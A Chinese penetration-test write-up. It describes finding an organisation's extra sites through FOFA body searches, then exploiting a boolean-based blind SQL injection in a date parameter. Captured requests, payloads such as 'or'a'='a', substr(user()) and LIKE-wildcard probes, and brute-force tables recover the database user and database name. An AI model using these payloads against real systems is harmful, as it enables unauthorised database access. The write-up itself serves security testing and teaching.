记一次渗透测试#信息收集(部分搜索引擎)

目　　录

1、　当主站没啥业务功能时 3

2、　信息收集之 html 正文搜索.....4

3、　啥也不是之 SQL 注入.....7

1、当主站没啥业务功能时

似乎没有啥业务功能点，开始寻找该单位的其他的资产（站点）

2、信息收集之 html 正文搜索

针对于站点“关键字”进行搜索（如公司简称、备案号等）
这里没有使用谷歌语法，只是单纯的在 fofa 里进行搜索
在主站寻找关键字

很明显都是 html 源代码中 body 的数据

Fofa 搜索网页正文语法：body="xxxxxx"
但是搜索出来的记录为 0

开始删减关键字长度

根据主站这个标识

搜索关键字 xxxx

body="
力"
类型分布
网站 2
年份
2021 2
国家/地区排名
中国 2
端口排名
8088 2
Server排名
nginx/1.18.0 2
2 条匹配结果 （2 条独立IP），84 ms，关键词搜索。
显示一年内数据，点击 all 查看所有。
139.9.13
中国
ASN: 55990
2021-07-26
nginx/1.18.0
47.104
中国
ASN: 379
2021-06
nginx/1.
HTTP/1.1 200
Connection: clo
Content-Length
Cache-Control:
Content-Type:
Date: Wed, 30
Etag: "161899
Expires: Wed,
Last-Modified


发现存在两条记录

.....


3、啥也不是之 SQL 注入

打开搜索出来的第一个链接


是一个 xxx 化平台申请绑定的业务接口




乱填可直接进入后台 // 啥也不是，我还以为又到了盲猜用户名的时候了



但是只有问题统计可以访问



点击查看故障统计



点击查看今天

此时的请求包为

```
POST /search_interface/allbg_search HTTP/1.1
                                        Win64; x64; rv:90.0)
Accept: application/
Accept-Language:
zh-CN,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Content-Type:                                   ded
Content-Length:
Origin:
Connec
Referer:
Cookie: uset
X-Forwarded-For: 127.0.0.1

{"type":2,"cnt":1,"stdate":"2021-08-10","eddate":"2021-08-10"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:46:56 GMT
Content-Type: application/json
Content-Length: 17
Connection: close

{
  "data": []
}
```

在日期处测试 SQL 注入

随着单引号的增加，响应状态及长度开始呈现周期性的变化，可确定存在 SQL 注入

```
OST
ost:
                                        rv:90.0)
                                        q=0.5,en-US;q=0.3,en;q=0.2

ontent                                  encoded

                                        xml
-Forwarded-For: 127.0.0.1

"type":2,"cnt":1,"stdate":"2021-08-10'|","eddate":"2021-08-10"}
```

```
HTTP/1.1 502 Bad Gateway
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:47:39 GMT
Content-Type: text/html
Content-Length: 494
Connection: close
ETag: "5e9efe7d-1ee"

<!DOCTYPE html>
<html>
<head>
<title>Error</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-s
    }
```

Request

```
                                        h HTTP/1.1
Use                                     ows NT                  ; x64; rv:90.0)
Geck                                    /00.0
Acce
Acc
zh-                                     ,en;q=0.2
Accep                                   ueflate
X-Request
                                        ncoded

Re                                      eport.html
Cookie: use
X-Forwarded-Fo

{"type":2,"cnt":1,"stdate":"2021-08-10''|","eddate":"2021-08-10"}
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:47:47 GMT
Content-Type: application/json
Content-Length: 17
Connection: close

{
  "data": []
}
```

开始构造 poc

```
search HTTP/1.1
x64; rv:90.0)
equest
ion/x-
ncoded
rt.html
-Forwarded-For: 127.0.0.1

"type":2,"cnt":1,"stdate":"2021-08-10' and' a' ='a","eddate":"2021-
8-10"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:50:
Content-Type: application/jsc
Content-Length: 17
Connection: close

{
  "data": []
}
```

```
:q=0.5,en-US;q=0.3,en;q=0.2
ed
html
{"type":2,"cnt":1,"stdate":"2021-08-10' and' a' ='b","eddate":"2021-
08-10"}
```

```
Content-Type: application/json
Content-Length: 17
Connection: close

{
  "data": []
}
```

这里用 and 不行的原因是因为今天的故障统计并没有数据，所以条件成立与否返回的数据都为空

```
en-US;q=0.3,en;q=0.2
urlencoded
Connection:
Referer: ht
Cookie: use
X-Forwarded-
{"type":2,"cnt":1,"stdate":"2021-08-10","eddate":"2021-08-10"}
```

```
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:51:14 GMT
Content-Type: application/json
Content-Length: 17
Connection: close

{
  "data": []
}
```

所以尝试用 or

Poc:2021-08-10'or'a'='a

```
Raw
POS                                    rch HTTP/1.1
                                       NT 10.0; Win64; x64; rv:90.0)
Accept: ap
Accept-La
zh-CN                                  K;q=0.5,en-US;q=0.3,en;q=0.2
Acce                                   ate
X-Re                                   tpRequest
Conte                                  on/x-www-form-urlencoded
Content-
Origin:                                3
Connect
Referer                                88/report.html
Cookie: u                              =123456
X-Forwarde                             0.0.1

{"type":2,"cnt":1,"stdate":"2021-08-10'or'a'='a","eddate":"2021-0
8-10"}
```

```
Raw Headers Hex U2C
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:52:30 GMT
Content-Type: application/json
Content-Length: 6831
Connection: close

{
  "data": [
    {
      "account": "\u5                    8\u5229",
      "area": "PLC170                    57df",
      "depict":
"\u4e0b\u7bb1\u4f53\                     0f6\uff1a\n1.\u963b\u
\u5347\u3002\n2.\u8f                     NG\u3002",
      "edtime": "14:
      "improve":
"1.\u6253\u624b\u52                      \u8f93\u9001\u7ebf\u9
2.\u8df3\u7ad9\u590                      u3002",
      "parts": "",
      "person": "\u                     148\u5229",
```

```
Request
Raw Params Headers Hex
                                       e/allbg_search HTTP/1.1
                                       ).0; Win64; x64; rv:90.0)
                                       on/json
Ac
zh-                                    HK;q=0.5,en-US;q=0.3,en;q=0.2
Acce
X-Requ
Cont                                   orm-urlencoded
C

Referer                                html
Cookie: userid
X-Forwarded-For: 127.0.0.1

{"type":2,"cnt":1,"stdate":"2021-08-10'or'a'='b","eddate":"2021-0
8-10"}
```

```
Respons
Raw Headers Hex
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:52:39
Content-Type: application/json
Content-Length: 17
Connection: close

{
  "data": []
}
```

用户名为：root@localhost

Poc：2020-08-10'or+substr(user(),1,1)='r

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
256	01	r	200			6982	
212	02	o	200			6982	
213	03	o	200			6982	
289	04	t	200			6982	
395	05	@	200			6982	
171	06	l	200			6982	
217	07	o	200			6982	
38	08	c	200			6982	
9	09	a	200			6982	
175	10	l	200			6982	
116	11	h	200			6982	
222	12	o	200			6982	
283	13	s	200			6982	
299	14	t	200			6982	
0			200			166	
1	01	a	200			166	
16	01	b	200			166	

```
Request Response
Raw Params Headers Hex
Connection: close
Referer: ht
Cookie: userid=123456; usernm=123456
X-Forwarded-For: 127.0.0.1

{"type":2,"cnt":1,"stdate":"2020-08-10'or+substr(user(),01,1)='r","eddate":"2021-08-10"}
```

//如果这里用 like 的话，该如何构造 poc 呢
首先，先构造好最基础的轮子
明明语句很正常，为啥报错了呢

```
; x64; rv:90.0)
encoded
X-Forwarded-For:
{"type":2,"cnt":1,"stdate":"2021-08-10'or+'a'+like'a","eddate":"2
```

```
HTTP/1.1 502 Bad Gateway
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:57:34 GMT
Content-Type: text/html
Content-Length: 494
Connection: close
ETag: "5e9efe7d-1ee"

<!DOCTYPE html>
<html>
<head>
<title>Error</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sar
    }
```

初步怀疑是否是 符号“+”的问题
直接使用空格

```
POST search HTTP/1.1
ows NT 10.0; Win64; x64; rv:90.0)
5, en-US;q=0.3, en;q=0.2
Content
Content
Origin:
Connection
Referer: http:
Cookie: userid=1234
X-Forwarded-For: 127.0.
{"type":2,"cnt":1,"stdate":"2021-08-10'or+'a'
like'a","eddate":"2021-08-10"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 01:59:09 GMT
Content-Type: application/json
Content-Length: 6831
Connection: close

{
  "data": [
    {
      "account": "\u5218\u5 9",
      "area": "PLC170\u533a
      "depict":
"\u4e0b\u7bb1\u4f53\u6d82\u la\n1. \u963b\u6321\u4e0
\u5347\u3002\n2. \u8fdb\u7ad 2",
      "edtime": "14:30",
      "improve":
"1. \u6253\u624b\u52a8\u5347 9001\u7ebf\u963b\u6321\
2. \u8df3\u7ad9\u5904\u7406\
      "parts": "",
      "person": "\u5218\u51 ",
```

Request


```
Raw Params Headers Hex
rch HTTP/1.1
ws NT 10.0; Win64; x64; rv:90.0)
Gecko/20
Accept: applica
Accept-Langua
zh-CN,zh;q 1,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept- p, deflate
X-Re .. XMLHttpRequest
Co application/x-www-form-urlencoded
Referer: http:// ort.html
Cookie: userid=123456;
X-Forwarded-For: 127.0.
{"type":2,"cnt":1,"stdate":"2021-08-10'or
like'a","eddate":"2021-08-10"}
```

Response

```
Raw Headers Hex U2C
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 02:00:07 GMT
Content-Type: application/json
Content-Length: 6831
Connection: close

{
  "data": [
    {
      "account": "\u52 \u5229",
      "area": "PLC170\ 7df",
      "depict":
"\u4e0b\u7bb1\u4f53\u6 f6\uff1a\n1. \u963b\u6
\u5347\u3002\n2. \u8fd G\u3002",
      "edtime": "14:3
      "improve":
"1. \u6253\u624b\u52a8 8f93\u9001\u7ebf\u963
2. \u8df3\u7ad9\u5904\ 002",
      "parts": "",
      "person": "\u52 \u5229",
```

发现是字符串和 like 之间不能用 “+”




条件是否成立有着明显的区别

开始跑数据库名

首先判断数据库名长度为多少位

Poc:2021-08-10'or length(database()) like'9



然后再来跑数据库名

由于此处并不是搜索框，所以得在后面加上%

但是一加 % 就报错了

```
search HTTP/1.1
NT 10.0; Win64; x64; rv:90.0)
zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
form-urlencoded
html
Cookie: user
X-Forwarded-For: 127.0.0.1

{"type":2,"cnt":1,"stdate":"2021-08-10' or database()
like'a%","eddate":"2021-08-10"}
```

```
HTTP/1.1 502 Bad Gateway
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 02:08:50 GMT
Content-Type: text/html
Content-Length: 494
Connection: close
ETag: "5e9efe7d-1ee"

<!DOCTYPE html>
<html>
<head>
<title>Error</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Aria
    }
</style>
</head>
```

考虑到 % 可能不能用，那就选择用等价的 符号来代替它

```
Raw
POS /allbg_search HTTP/1.1
3088
/5.0 (Windows NT 10.0; Win64; x64; rv:90.0)
/90.0
zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
X-Reque
Conten encoded
Conte
Origin
Connectio
Referer: h port.html
Cookie: user
X-Forwarded-For: 127.0.0.1

{"type":2,"cnt":1,"stdate":"2021-08-10' or database()
like'_____","eddate":"2021-08-10"}
```

```
Raw Headers Hex U2C
HTTP/1.1 200 OK
Server: nginx/1.18.0
Date: Tue, 10 Aug 2021 02:09:52 GMT
Content-Type: application/json
Content-Length: 6831
Connection: close

{
  "data": [
    {
      "account": "\u52 \u5229",
      "area": "PLC170\ 57df",
      "depict":
"\u4e0b\u7bb1\u4f53\u6 f6\uff1a\n1.\u963b\u6321
\u5347\u3002\n2.\u8fd \u3002",
      "edtime": "14:30
      "improve":
"1.\u6253\u624b\u52a8\ 3f93\u9001\u7ebf\u963b\u
2.\u8df3\u7ad9\u5904\u 02",
      "parts": "",
      "person": "\u521 9",
```

这里有 9 个下划线，经测试发现是可以这样子操作的
那么，便开始爆破

0		200			6982
19	s	200			6982
1	a	200			166
2	b	200			166
3	c	200			166
4	d	200			166
5	e	200			166
6	f	200			166
7	g	200			166
8	h	200			166
9	i	200			166
10	j	200			166
11	k	200			166
12	l	200			166

Request Response

Hex

Referer: [redacted]
Cookie: user[redacted]
X-Forwarded-For: 127.0.0.1

{"type":2,"cnt":1,"stdate":"2021-08-10' or database() like' s_____","eddate":"2021

得到数据库的第一位是 s
继续跑第二位（注意在前面加了 s 后面要删除一个下划线，保证长度恒为 9）

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			6982	
12	l	200			6982	
1	a	200			166	
2	b	200			166	
3	c	200			166	
4	d	200			166	
5	e	200			166	
6	f	200			166	
7	g	200			166	
8	h	200			166	
9	i	200			166	
10	j	200			166	
11	k	200			166	
13	m	200			166	

Request Response

Raw Params Headers Hex

Conten[redacted]encoded

Referer[redacted]
Cookie:[redacted]
X-Forwar[redacted]

{"type":2,"cnt":1,"stdate":"2021-08-10' or database() like' sl_____","eddate":"2021-08-10"}

第二位是 l ，盲猜前四位是 sldl.....
.....